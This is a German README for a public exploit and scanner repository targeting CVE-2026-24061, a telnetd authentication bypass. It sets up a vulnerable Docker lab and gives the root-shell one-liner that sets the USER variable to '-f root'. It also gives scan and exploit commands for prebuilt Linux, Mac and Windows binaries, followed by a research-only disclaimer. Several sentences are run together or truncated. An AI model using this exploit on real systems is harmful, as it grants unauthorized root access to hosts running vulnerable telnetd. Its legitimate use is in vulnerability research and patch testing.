 parad0x7e/cve-2026-24061
Exploit und Scanner für CVE-2026-24061, eine telnetd-Authentifizierungsumgehung, die über eine manipulierte USER-Umgebungsvariable eine Root-Shell gewährt. Enthält Docker-Umgebungseinrichtung und plattformübergreifende Exploit-Binaries.

CVE-2026-24061 ist eine Authentifizierungs-Bypass-Schwachstelle in telnetd, die es Angreifern ermöglicht, die Identitätsprüfung durch bestimmte Kombinationen von Umgebungsvariablen zu umgehen und direkt eine Shell mit Root-Rechten zu erhalten.
Es gibt einen Fehler in der Authentifizierungslogik von telnetd. Bei Verwendung der Option -a (automatische Anmeldung) in Kombination mit einer bestimmten USER-Umgebungsvariable (wie -f root) ist es möglich, den normalen Authentifizierungsprozess zu umgehen und sich direkt als Root-Benutzer anzumelden.
GNU InetUtils ist eine Sammlung grundlegender Netzwerktools im Rahmen des GNU-Projekts. Es enthält viele traditionelle Netzwerk-Clients und -Daemons wie ftp, telnet, rsh, rlogin, usw. und bietet eine umfassende, GNU-stilistische Netzwerkkomponentenbibliothek. ist das Serverprogramm in diesem Toolkit, das für die Verarbeitung eingehender Telnet-Verbindungsanfragen zuständig ist. Seine Hauptaufgabe besteht darin, Remote-Benutzern eine interaktive Terminalschnittstelle (normalerweise eine Shell) bereitzustellen.
tftptelnetdinetd oder xinetd auf Port 23 überwacht. Wenn eine Anfrage eintrifft, wird telnetd gestartet.login-Programm des Systems auf, um Benutzername und Passwort zu verifizieren.Laden Sie zunächst dieses Repository lokal herunter. Die Verzeichnisstruktur ist wie folgt:


Führen Sie in diesem Verzeichnis den folgenden Befehl aus, um die verwundbare Umgebung für CVE-2026-24061 zu starten:
docker compose up -d --build

Nach dem Start läuft der Telnet-Dienst auf 0.0.0.0:2323


-a von telnetd dient zur Aktivierung der automatischen Anmeldefunktion-a aktiviert ist, liest telnetd die USER-Umgebungsvariable als AnmeldebenutzernamenUSER-Umgebungsvariable auf -f root gesetzt ist, interpretiert telnetd -f fälschlicherweise als Optionsflag und root als Zielbenutzer# Setzen Sie die USER-Umgebungsvariable und verbinden Sie sich mit telnet -a
env USER='-f root' telnet -a 127.0.0.1 2323
Bei Erfolg erhalten Sie eine interaktive Shell mit Root-Rechten:
cd exp

Sie sehen drei Dateien: exp, exp_darwin und exp.exe sind ausführbare Dateien für Linux, Mac bzw. Windows. Wählen Sie die benötigte aus. Der Quellcode des Tools wird ebenfalls bereitgestellt. Wenn Sie andere Versionen benötigen, können Sie diese selbst kompilieren. Hier verwende ich exp für Linux, das ausführliche Hilfsinformationen enthält.


Erkennen, ob die Schwachstelle vorhanden ist (standardmäßig wird Port 23 gescannt):
./exp -mode scan -target your-ip -port your-port

Die Schwachstelle ausnutzen und eine Shell erhalten:
./exp -mode exploit -target your-ip -port your-port
Dieses Projekt dient ausschließlich der Sicherheitsforschung und zu Bildungszwecken. Verwenden Sie es nicht auf nicht autorisierten Systemen. Benutzer übernehmen die volle rechtliche Verantwortung für alle Konsequenzen, die sich aus der Nutzung dieses Tools ergeben.
